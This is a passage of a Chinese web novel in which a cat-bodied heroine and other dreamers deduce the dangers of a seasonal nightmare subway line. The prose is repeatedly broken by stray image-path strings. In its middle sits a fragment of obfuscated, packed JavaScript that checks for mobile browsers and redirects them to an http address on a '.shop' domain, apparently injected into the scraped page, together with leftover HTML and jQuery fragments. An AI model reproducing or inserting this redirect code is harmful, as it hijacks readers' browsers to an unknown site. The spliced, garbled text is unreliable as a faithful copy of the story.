“季节、时辰。”他惨白着脸,地铁内头顶惨白的灯管打到他的脸上,显得他的眼袋很重,仿佛疯癫了一般。 “你们,有没有人研究过论坛上的那个噩梦,关键词是时间的B级噩梦。” 5. 遗书写给何人 关键词是时间的B级噩梦? 车厢里忽然安静下来,像有人把音量旋钮一把拧到了底。 朝云甚至感觉到纪雅音撸她尾巴的手停住了。 片刻后,角落里传来一个干涩的声音。 “……喂,你这么说,我有点印象。” 说话的是个中年男人,他脸色发白,嘴唇动了动,像是在犹豫要不要把脑子里那个念头说出来。 没有人接话。 但朝云注意到,有好几个人的表情几乎是同时变了,看来都明白他言下所指的是什么意思。 “别乌鸦嘴。”有人低声说。 中年男人苦笑了一声:“我也不想乌鸦嘴。但四季、时辰这些词凑在一起,你们第一个想到的不是那个吗?” 打什么哑谜呢,怎么大家突然就成了谜语人。 失忆的朝云左右看了看,完全不明白这种沉重的氛围从何而起。 宁洛的手肘撑在膝盖上,十指交叉顶着下巴,手臂上的肌肉绷得很紧——她在沉思着什么。 纪雅音倒是一副事不关己的样子,但朝云注意到她的手指无意识地捻着自己的衣角,捻了又松,松了又捻。 这两个人从见面起就没紧张过,但现在分明是有些紧张了。 车厢里有人倒吸了一口凉气:“难道这真是那个噩梦?” “哪个?”一个年轻男孩茫然地左右张望,和朝云一样,也受不了其他人谜语人的行为,“你们在说什么?哪个噩梦?” 没有人回答他。 半晌,还是王修齐开了口。“论坛上有一个B级噩梦,只有关键词,没有大致通关方向。因为从来没被人通关过。而且所有进去的人,要么死在里头,要么被吐出来,共梦者们连噩梦的核心都没摸到过。” 他顿了顿。 “那个噩梦的关键词,就是‘时间’。” 年轻男孩愣住了。 “可、可是论坛上的攻略不是说——” “只有C级和D级噩梦才有攻略,你是不是还没解锁后面的层级?” 旁边一个扎马尾的女生打断了他,声音有点疲惫,像是在给新员工做入职培训的老员工:“被通关过一定次数,噩梦就会关闭,所以有人总结详细攻略。但B级以上——” “B级以上不会关闭。”王修齐接过话头,“有两个梦主,一个固定一个随机,每次生成都会变。攻略写太细反而害人。所以论坛上只有关键词和大致的通关方向。” 他看了一眼那个年轻男孩,苦笑:“所以,大家担心的是这一点。” “关键词为‘时间’的噩梦,连大致方向都没有,只能说明一件事,那就是噩梦中的共梦者死得太快了。甚至来不及收集更靠近任务核心的情报。” 车厢里像被人浇了一盆冰水。 朝云看见那个年轻男孩的脸一下子白了。他的嘴唇哆嗦了几下,挤出一句话:“我、我只通关过两次D级噩梦……我连C级都没进过……怎么会……” 没有人嘲笑他。 扎马尾的女生轻轻拍了拍他的肩膀:“谁都一样。谁能想到自己会倒在哪一站呢。” 大家都神色颓唐:“算了,都当共梦者了,看开点吧。” 朝云大概明白了大家的意思,总而言之,就是这个噩梦难度很高,一不留神就会死。 车厢中的气氛很是压抑。 “咳!咳!咳!” 突然宁洛开口了。 众人都看向她。 “好了家人们,先别急着垂头丧气,我们现在明明大有突破,怎么一点喜悦的样子都没有?”她大大咧咧道,“现在先别琢磨怎么通关的事情,不如回到我们面前的难题上——” 宁洛翘起二郎腿:“你们看,现在我们已经知道了,每一站的变异乘客才是最危险的,而且下一站是秋申路,我们现在最应该做的事情,不应该是赶紧准备应对下一站的变异乘客吗?” 其他人一愣。 刚才那个绝望的共梦者问:“你还在想着通关这个噩梦吗?” 宁洛莫名其妙:“那不然呢,等死也得走流程吧,八字还没一撇呢,就提前给自己埋了?赶紧的,既然已经有思路了就跟上大部队的节奏,来来来,继续推理秋季车站可能出现的变异乘客,真能提前找到应对方式,起码能多救下来下一站的人呢。” 宁洛像体育老师催促懒洋洋的学生们跑圈:“动起来动起来,关键时刻了,都别藏拙啊。” 大部队的节奏不是丧丧等死吗?什么时候又开始挣扎求生了。 不过宁洛话糙理不糙,压抑的氛围也因为她这句话松动起来。 就连纪雅音也点头,对宁洛的说法很认可。 见得到队友支持,宁洛更自信了。 她开朗地昂起头,拍了拍胸脯:“而且,真不一定会死,南明芮团队听说过没?我们的安全区积分在排行榜第二,我们都开荒了多少次B级噩梦,全部活着出来了,只管信我,包能带飞的。” 其他人都有点懵,安全区积分榜榜二吗?那确实有实力了。 现在被如此有活力的大佬鼓舞,也不好意思继续垂头丧气。 可是纪雅音属实没想到,宁洛说几句安慰话,居然还真以为自己行了,这就开始大放厥词——这可是时间B级噩梦啊,她一句包带飞就真能带飞吗? 纪雅音此刻只想抱着猫离宁洛远一点,宁洛吹牛最好别带上她和猫。 或许是想到还能救队友一命,王修齐也打起了精神,问道刚才的关键功臣:“那个,猫老师,您看有什么思路,可以再跟唐玉指导一下?” 朝·猫老师·云还真有思路,可是唐玉的劣质翻译器也是真不行,等她再次试图提点一个关键词时,胸针突然裂开了,然后再怎么尝试都无法投入使用。 真的很劣质。 朝云无奈,可恶,她什么时候能正常说话? 话说回来,刚才纪雅音和宁洛的对话也很令朝云在意,由于自己现在只会喵喵叫,所以无法正常使用技能,为什么? 失去了猫老师的支持,地铁上,其他十五名共梦者只好依赖自己,开始头脑风暴。 “什么东西和秋有关呢?” “……说到秋,就想到丰收,会不会下一站的变异乘客是大麦穗,见到人就丢麦子?” “啊?那、那该怎么抵挡?” 朝云坐在宁洛和纪雅音中间看着大家,长长的尾巴盘在爪子上。 她觉得推测出下一站的变异乘客还是挺简单的。 但问题是在翻译器挂掉的情况,应该怎么把自己的推论正确地传递给其他人。 思索片刻,朝云支起身子,前爪扶在纪雅音的胳膊上。 纪雅音不解地看她,就见小猫咪抬起爪爪,肉垫轻柔地搭在了她的鼻尖拍了拍,触感柔软轻盈,挠痒痒似的。 朝云歪头,期待地看着纪雅音。 怎么样,这么明显的暗示,应该能明白吧? 纪雅音和她对视后,好像懂了什么。 ——猫猫爱我? 她想。 宁洛转头,看着深情对视的一人一猫,莫名其妙:“怎么了?” “不知道,”纪雅音思忖后大胆猜测,“可能是小猫喜欢我吧。” 宁洛恍然大悟:“哦哦哦。” 哦什么? 是气味啊! 小猫怎么就喜欢你了?还见笑? 朝云震撼,这俩人没有一个能反应过来这个意思吗? 好在唐玉在翻译器爆了之后,还能继续发力。 “那个……猫猫的意思,是不是说,秋季站台的变异乘客,可能和气味有关?” “哦?” 朝云赞赏地看着唐玉,这个小姑娘还是很不错的,她想表达的正是这个意思。 35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17534219|203775||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' >朝云的思路很简单,秋天的代表事物那么多,不需要一一去匹配具体变异方向,再推测其攻击形式,那就是绕了一个大圈子。 她认为,直接思考它对共梦者的影响是什么,会更简单一些。 雏菊人,它们的花蕊中全是眼睛,毫无疑问,是与视力相关,尤其是标语提示了“不要践踏花花草草”,也是需要通过视力确认的信息。 蝉头人,吵闹的声音鼓动共梦者自相残杀,自然与听力相关。 在此情形下,她认为不应当把戴着红袖章的列车员算在考量之内,毕竟双方的职责不同。 所以按此类比,秋申路的变异乘客,很有可能和其他五感也挂钩,视、听、嗅、味、触,和秋天关联性最强的,恐怕就是嗅觉了。 纪雅音也反应过来了,恍然大悟:“对哦,是气味的意思!” 没想到事情又往下推进一步,宁洛再次爆发自信。 宁洛中气十足地问:“好了家人们,那我再问一下,谁有能在下一站派上用场的隔绝气味技能?就像小程能降噪一样。” 片刻后,有一个人在讨论时犹豫着说,自己的技能可以混淆气味,到时候可以试试看能不能起到作用。 而大家在车厢中的推论,也通过王修齐的通讯器,传达给了正在秋申路等待地铁进站的另一个队友。 王修齐面露喜色:“我队友说,下一站有两个人能派上用场,说不定不会有人死在变异乘客手上,而且第三站上车后,有三个人能派上用场,压力会很小很多。” 这算是一个好消息,活下来的人越多,留给任务的时间就越长,通关可能性也越大。 地铁上没有时钟,不知过了多久,地铁终于开始了下一站的播报。 “秋申路到了,开左边门。” “上下车当心缝隙,请注意脚下安全,门灯闪烁时,请勿上下车。” “就现在!” 王修齐大喊,他盯着通讯器。 “我队友说,站台上已经有桂花香味出现了!” 拥有混淆气味技能的共梦者,顿时在地铁列车的门框和两节车厢交接处设下技能。 车门打开的一瞬间,车厢里的众人立刻脸成猪肝色。 “我去!这什么味啊!” “不是吧姐姐,让你混淆气味,不是让你来熏死我们啊!” 那女生涨红了脸,大吼道:“我有什么办法!我就是喜欢吃榴莲啊!” 当时技能觉醒时,她脑子里只有“呜呜呜以后吃不到榴莲了,再也闻不到榴莲的香味了呜呜呜”,谁知道系统就给她发了个【把榴莲香味带给大家】的破技能啊! 救命! 再也不会喜欢榴莲了! 车厢里的人纷纷捂住鼻子,纪雅音也贴心地分出一只手帮小猫咪捂鼻子。 朝云猝不及防被捂住了鼻子>*<> 纪雅音捏着声音说:“朝云,我发现你的鼻子有点像特斯拉车标。” 朝云哽住。 列车车门打开后,后面的车厢,香喷喷的桂花人陆陆续续上车。 但是一号车厢门口,却迟迟没有人类上来。 谨慎起见,车厢里暂时还没有人站起来前去查看,但是王修齐已经在焦急地联系他的队友了。 “什么情况?”王修齐捏着鼻子问通讯器那边的队友,“你们怎么还不上车?” 通讯器那边的人应该说了什么,但因为道具限制,其他人无法听见王修齐队友的回复。 “你说什么?!” 王修齐脸色骤变,手指下意识攥紧了通讯器。 众人看向他。 通讯器那头似乎还在说,车厢里,大家只看见王修齐的嘴唇抿成一条线,神色挣扎。 几秒钟后,他关掉了通讯器。抬头,环顾了一圈车厢里的人。 王修齐站起来:“不好意思各位,我可能要先下车了。” 6. 遗书写给何人 宁洛想都没想,直接用长刀刀鞘拦住了他。 王修齐疑惑望过来时,她不赞同道:“你现在下去做什么,不去终点站领任务了?单纯去送命?” 宁洛是个仗义人,见不得别人死在自己面前,所以才会出手,纪雅音对此习惯了,但失忆的朝云看了宁洛好几眼。 看来这个姐姐挺性情的啊。 王修齐明白大佬的好意,叹气道:“可是,我不能不下去啊,我队友出事了,他、他就在秋申路,刚刚我们一直保持联系,我把车上人的推测都和他同步了。” “大佬,你也有队友,应该明白我的心情……” “五十个共梦者,分配在四个站台上,”王修齐低声道,“前两个站台分别是十个人,我队友说他们那一站的共梦者是二十个人……” “现在我才知道为什么秋申路会多出来十个人。” 众人安静看着他,等着他解释。 王修齐沉声说:“多出来的十个共梦者,无法乘坐从春到冬方向的列车,只能去对面站台,乘坐从冬到春的列车。” 他敲了敲通行证:“他们的通行证上,名字是镜像的。” “我的队友,就是其中之一。”王修齐道,“他必须要乘反方向的车,才能去冬亥站,我不能放任他一个人去反方向,我们的安全区……就剩我们俩了。” 宁洛抿了抿嘴,收回了刀鞘。 朝云看了一眼唐玉,她神色纠结,看来有话要问。 唐玉接收到猫猫的眼神后,只觉得自己的想法被看穿了,下意识就开口。 “可是,万一你只能乘坐这个方向的列车呢?”唐玉问,“如果只有通行证是镜像的共梦者,才能去乘坐对面站台的车子呢?” 王修齐摇了摇头:“应该不会,持镜像通行证的共梦者靠近候车区域,就被桂花人列车员杀死了两个,当时其他人都很害怕,退到楼梯那边一个个过去试探,才试探出了这一条规则。” “还有个脸色阴沉的女人,她通行证虽然是正常的,却非要和其他人一起去对面站台,也靠近了那边的站台,但列车员却没有拦她。” 所以,通行证是正向的,可以乘坐两个方向的地铁,但通行证是镜像的,就必须乘坐反向地铁。 车门黄灯闪烁,王修齐不再纠结,直接道:“各位,既然是个循环的地铁,那么无论如何都可以到终点站,我们就在终点站相见吧,后会有期。” 他郑重地和车上的人道了别,便大步下了地铁。 他下车之后没多久,紧接着就又有十个人惊魂未定地上了车。 有一个人闭着眼,用技能罩住上车的其他九人,脸色苍白,看上去消耗很大。 但是一上车后,榴莲姑娘的混淆气味技能起了作用,那个人的脸色稍微好了一些,直到车门平静关上。 